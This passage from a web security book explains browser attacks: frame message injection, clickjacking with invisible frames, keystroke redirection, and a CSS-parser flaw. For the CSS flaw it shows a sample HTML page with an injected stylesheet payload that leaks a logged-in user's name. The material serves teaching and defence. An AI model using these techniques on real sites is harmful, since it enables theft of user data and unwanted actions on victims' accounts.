
*Figure 11-3: A potential cross-domain communication scheme, where the top-level page encodes messages addressed to the embedded gadget in the fragment identifier of the gadget frame and the gadget responds by navigating a subframe that is same-origin with the top-level document. If this application is framed on a rogue site, the top-level document controlled by the attacker will be able to inject messages between the two parties by freely navigating send\_to\_parent and send\_to\_child.*

If an application that relies on a similar hack is embedded by a rogue site, the integrity of the communication frames may be compromised, and the attacker will be able to inject messages into the stream. Even the uses of `postMessage(...)` may be at risk: If the party sending the message does not specify a destination origin or if the recipient does not examine the originating location, hijacking a frame will benefit the attacker in exactly the same way.

#### *Unsolicited Framing*

The previous discussion of cross-frame navigation highlights one of the more interesting weaknesses in the browser security model, as well as the disconnect between the design goals of HTML and the aim of the same-origin policy. But that's not all: The concept of cross-domain framing is, by itself, fairly risky. Why? Well, any malicious page may embed a third-party application without a user's knowledge, let alone consent. Further, it may obfuscate this fact by overlaying other visual elements on top of the frame, leaving visible just a small chunk of the original site, such as a button that performs a state-changing action. In such a setting, any user logged into the targeted application with ambient credentials may be easily tricked into interacting with the disguised UI control and performing an undesirable and unintended action, such as changing sharing settings for a social network profile or deleting data.

This attack can be improved by the rogue site leveraging a CSS2 property called `opacity` to make the targeted frame completely invisible without affecting its actual behavior. Any click in the area occupied by such a see-through frame will be delivered to the UI controls contained therein (see Figure 11-4). Too, by combining CSS opacity with JavaScript code to make the frame follow the mouse pointer, it is possible to carry out the attack fairly reliably in almost any setting: Convincing the user to click anywhere in the document window is not particularly hard.



*Figure 11-4: A simplified example of a UI-splicing attack that uses CSS opacity to hide the document the user will actually interact with*

Researchers have recognized the possibility of such trickery to some extent since the early 2000s, but a sufficiently convincing attack wasn't demonstrated until 2008, when Robert Hansen and Jeremiah Grossman publicized the issue broadly.<sup>4</sup> Thus, the term *clickjacking* was born.

The high profile of Hansen and Grossman's report, and their interesting proof-of-concept example, piqued vendors' interest. This interest proved to be short-lived, however, and there appears to be no easy way to solve this problem without taking some serious risks. The only even remotely plausible way to mitigate the impact would be to add renderer-level heuristics to disallow event delivery to cross-domain frames that are partly obstructed or that have not been displayed long enough. But this solution is complicated and hairy enough to be unpopular.<sup>5</sup> Instead, the problem has been slapped with a Band-Aid. A new HTTP header, *X-Frame-Options*, permits concerned sites to opt out of being framed altogether (*X-Frame-Options: deny*) or consent only to framing within a single origin (*X-Frame-Options: same-origin*).<sup>6</sup> This header is supported in all modern browsers (in Internet Explorer, beginning with version 8),<sup>\*</sup> but it actually does little to address the vulnerability.

Firstly, the opt-in nature of the defense means that most websites will not adopt it or will not adopt it soon enough; in fact, a 2011 survey of the top 10,000 destinations on the Internet found that barely 0.5 percent used this feature.<sup>7</sup>

To add insult to injury, the proposed mechanism is useless for applications that want to be embedded on third-party sites but that wish to preserve the integrity of their UIs. Various mashups and gadgets, those syndicated “like” buttons provided by social networking sites, and managed online discussion interfaces are all at risk.

### Beyond the Threat of a Single Click

As the name implies, the clickjacking attack outlined by Grossman and Hansen targets simple, single-click UI actions. In reality, however, the problem with deceptive framing is more complicated than the early reporting would imply. One example of a more complex interaction is the act of selecting, dragging, and dropping a snippet of text. In 2010, Paul Stone proposed a number of ways in which such an action could be disguised as a plausible interaction with an attacker's site,<sup>8</sup> the most notable of which is the similarity between drag-and-drop and the use of a humble document-level scrollbar. The same click-drag-release action may be used to interact with a legitimate UI control or to unwittingly drag a portion of preselected text out of a sensitive document and drop it into an attacker-controlled frame. (Cross-domain drag-and-drop is no longer permitted in WebKit, but as of this writing other browser vendors are still debating the right way to address this risk.)

An even more challenging problem is keystroke redirection. Sometime in 2010, I noticed that it was possible to selectively redirect keystrokes across domains by examining the code of a pressed key using the *onkeydown* event in JavaScript. If the pressed key matched what a rogue site wanted to enter into a targeted application, HTML element focus could be changed momentarily to a hidden *<iframe>*, thereby ensuring the delivery of the actual keystrokes to the targeted web application rather than the harmless text field the user seems to be interacting with.<sup>9</sup> Using this method, an attacker can synthesize arbitrarily complex text in another domain on the user’s behalf—for example, inviting the attacker as an administrator of the victim’s blog.

Browser vendors addressed the selective keystroke redirection issue by disallowing element focus changes in the middle of a keypress, but doing so did not close the loophole completely. After all, in some cases, an attacker can predict what key will be pressed next and roughly at what time, thereby permitting a preemptive, blindly executed focus switch. The two most obvious cases are a web-based action game or a typing-speed test, since both typically involve rapid pressing of attacker-influenced keys.

---

\* In older versions of Internet Explorer, web application developers sometimes resort to JavaScript in an attempt to determine whether the *window* object is the same as *parent*, a condition that should be satisfied if no higher-level frame is present. Unfortunately, due to the flexibility of JavaScript DOM, such checks, as well as many types of possible corrective actions, are notoriously unreliable.

In fact, it gets better: Even if a malicious application only relies on freeform text entry—for example, by offering the user a comment-submission form—it’s often possible to guess which character will be pressed next based on the previous few keystrokes alone. English text (and text in most other human languages) is highly redundant, and in many cases, a considerable amount of input can be predicted ahead of time: You can bet that *a-a-r-d-v* will be followed by *a-r-k*, and almost always you will be right.

## Cross-Domain Content Inclusion

Framing and navigation are a distinct source of trouble, but these mechanisms aside, HTML supports a number of other ways to interact with nonsame-origin data. The usual design pattern for these features is simple and seemingly safe: A constrained data format that will affect the appearance of the document is retrieved and parsed without being directly shown to the origin that referenced it. Examples of mechanisms that follow this rule include markup such as *<script src=...>*, *<link rel=stylesheet href=...>*, *<img src=...>*, and several related cases discussed throughout Part I of this book.

Regrettably, the devil is in the details. When these mechanisms were first proposed, nobody asked several extremely pressing questions:

- Should these subresources be requested with ambient credentials associated with their origin? If so, there is a danger that the response may contain sensitive data not intended for the requesting party. It would probably be better to require some explicit form of authentication or to notify the server about the origin of the requesting page.
- Should the relevant parsers be designed to minimize the risk of mistaking one document type for another? And should the servers have control over how their responses are interpreted (for example through the *Content-Type* header)? If not, what are the consequences of, say, interpreting a user’s private JPEG image as a script?
- Should the requesting page have no way to infer anything about the contents of the retrieved payloads? If yes, then this goal needs to be taken into account with utmost care when designing all the associated APIs. (If such separation is not a goal, the importance of the previous questions is even more pronounced.)

The developers acted with conflicting assumptions about these topics, or perhaps had not given them any thought at all, leading to a number of profound security risks. For example, in most browsers,

it used to be possible to read arbitrary, cookie-authenticated text by registering an *onerror* handler on cross-domain `<script>` loads: The verbose “syntax error” message generated by the browser would include a snippet of the retrieved file. Still, no problem in this category is more interesting than a glitch discovered by Chris Evans in 2009.<sup>10</sup> He noticed that the hallmark fault tolerance of CSS parsers (which, as you may recall, recover from syntax errors by attempting to resynchronize at the nearest curly bracket) is also a fatal security flaw.

In order to understand the issue, consider the following simple HTML document. This document contains two occurrences of an attacker-controlled string, and—sandwiched in between—a sensitive, user-specific value (in this case, a user’s name):

---

```
<head>
<title>Page not found: ')}; gotcha { background-image: url('/</title>
</head><body> ...
<span class="header">You are logged in as: John Doe</span>
...
<div class="error_message">
Page not found: ')}; gotcha { background-image: url(' / </div>
...
</body>
```

---

Let’s assume that the attacker lured the victim to his own page and, on this page, used `<link rel=stylesheet>` to load the aforementioned cross-domain HTML document in place of a stylesheet. The victim’s browser will happily comply: It will request the document using the victim’s cookies, will ignore *Content-Type* on the subsequent response, and will hand the retrieved content over to the CSS parser. The parser will cheerfully ignore all syntax errors leading up to what appears to be a CSS rule named *gotcha*. It will then process the `url('...)` pseudo-function, consuming all subsequent HTML (including the secret user name!), until it reaches a matching quote and a closing parenthesis. When this faux stylesheet is later applied to a `class=gotcha` element on the attacker’s website, the browser will attempt to load the resulting URL and will leak the secret value to the attacker’s server in the process.

Astute readers may note that the CSS standard does not support multiline string literals, and as such, this trick would not work as specified. That’s partly true: In most browsers, the attempt will succeed only if the critical segment of the page contains no stray newlines. Some web applications are optimized to avoid unnecessary whitespaces and therefore will be vulnerable, but most web developers use newlines liberally, thwarting the attack. Alas, as noted in Chapter 5, one browser behaves differently: Internet Explorer accepts multiline strings in stylesheets and many other egregious syntax violations, accidentally amplifying the impact of this flaw.

**NOTE** Since identifying this problem, Chris Evans has pushed for fixes in all mainstream browsers, and as of this writing, most implementations reject cross-domain stylesheets that don’t begin right away with a valid CSS rule or that are served with an incompatible Content-Type header (same-origin stylesheets are treated less restrictively). The only vendor to resist was Microsoft, which changed its mind only after a demonstration of a successful proof-of-concept attack against Twitter.<sup>11</sup> Following this revelation, Microsoft agreed not only to address the problem in Internet Explorer 8 but also—uncharacteristically—to backport this particular fix to Internet Explorer 6 and 7 as well.

Thanks to Chris’s efforts, stylesheets are a solved problem, but similar problems are bound to recur for other types of cross-domain subresources. In such cases, not all transgressions can be blamed on the sins of the old. For example, when browser vendors rolled out `<canvas>`, a simple HTML5 mechanism that enables JavaScript to create vector and bitmap graphics,<sup>12</sup> many implementations put no restrictions on loading cross-domain images onto the canvas and then reading them back pixel by pixel. As of this writing, this issue, too, has been resolved: A canvas once touched by a cross-domain image becomes “tainted” and can only be written to, not read. But when we need to fix each such case individually, something is very wrong.



**LINKEDIN:**

**GITHUB:** <https://github.com/rustyshackleford221>

**H A**

**K C**

**E R**